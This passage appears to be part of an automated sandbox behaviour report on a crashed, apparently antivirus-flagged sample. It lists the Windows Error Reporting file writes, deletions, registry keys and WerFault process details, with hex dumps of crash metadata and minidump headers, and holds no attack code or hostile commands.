C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.w.i.u.l.o.i.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 37 00 33 00 32 00 35 00 31 00 33 00 36 00 36 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.7.3.2.5.1.3.6.6.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.0.8.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.B.<./.F.l.a.g.s.>.	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 32 00 3a 00 35 00 34 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s. .B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.2.:.5.4.Z.".>.	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	258	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 35 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 31 00 34 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31 00 22	<.P.r.o.c.e.s.s. .A.s.I.d.=.". 3.5.9.". .P.I.D.=.".7.1.4.0.". .U.p.t.i.m.e.M.S.=.".6.7.1.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t. i.o.n.M.S.=.".6.7.1.". .S.u.s. p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d.=.".1."	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i. n.e.s.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t. i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 62 00 33 00 38 00 35 00 64 00 61 00 34 00 61 00 2d 00 63 00 33 00 38 00 61 00 2d 00 34 00 66 00 38 00 64 00 2d 00 38 00 36 00 35 00 34 00 2d 00 64 00 32 00 34 00 33 00 33 00 33 00 34 00 36 00 33 00 61 00 39 00 38 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.b.3.8.5.d.a.4.a.-.c.3.8.a.-.4.f.8.d.-.8.6.5.4.-.d.2.4.3.3.3.4.6.3.a.9.8.<./.G.u.i.d.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 32 00 3a 00 35 00 34 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.2.:.5.4.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D88.tmp.xml	unknown	4746	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_1a772140\Report.wer	unknown	2	ff fe	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_1a772140\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	169	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_1a772140\Report.wer	unknown	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 33 00 38 00 35 00 37 00 39 00 31 00 34 00 34 00	M.e.t.a.d.a.t.a.H.a.s.h.=.1.3.8.5.7.9.1.4.4.	success or wait	1	702C497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{2722e283-a9df-062f-41ca-5f877241024d}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	702E36BF	unknown
\REGISTRY\A\{2722e283-a9df-062f-41ca-5f877241024d}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	702E36BF	unknown
\REGISTRY\A\{2722e283-a9df-062f-41ca-5f877241024d}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	702C43D1	unknown

Analysis Process: WerFault.exe PID: 6456 Parent PID: 7140

General

Start time:	10:03:02
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 952
Imagebase:	0xe40000
File size:	434592 bytes

MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	701C1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER52E1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER52E1.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_196b581e	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_196b581e\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER52E1.tmp	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER52E1.tmp.xml	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5316.tmp.csv	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER576C.tmp.txt	success or wait	1	701B497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 00 00 00 00 5b 43 35 60 a4 05 12 00 00 00 00 00	MDMP..... .....[C5`.....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 38 20 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 e4 1b 00 00 30 43 35 60 00 00 00 00 00 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 32 00 00 00 00 00 00 00 01 00 00 00 e0 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00	.....U...........B......8 .... ..GenuineIntelW...........T... ....0C5`................. ....0..2.............. P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.................. ....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T. i.m.e..........	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 62 6f 72 74 1c fb 10 03 00 00 00 00 00 00 40 00 62 6f 72 74 00 00 00 00 28 fb 10 03 62 6f 72 74 23 00 00 00 46 02 01 00 0c fb 10 03 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+...bort..........@.bort.... (...bort#...F.......+.........	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	168	f4 12 00 00 00 00 00 00 05 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 62 6f 72 74 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 66 26 00 00	........................bort.. ....f&..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	20	39 00 00 00 e2 6e 72 74 00 00 00 00 00 01 00 00 f2 45 00 00	9....nrt.........E..	success or wait	57	701B497A	unknown
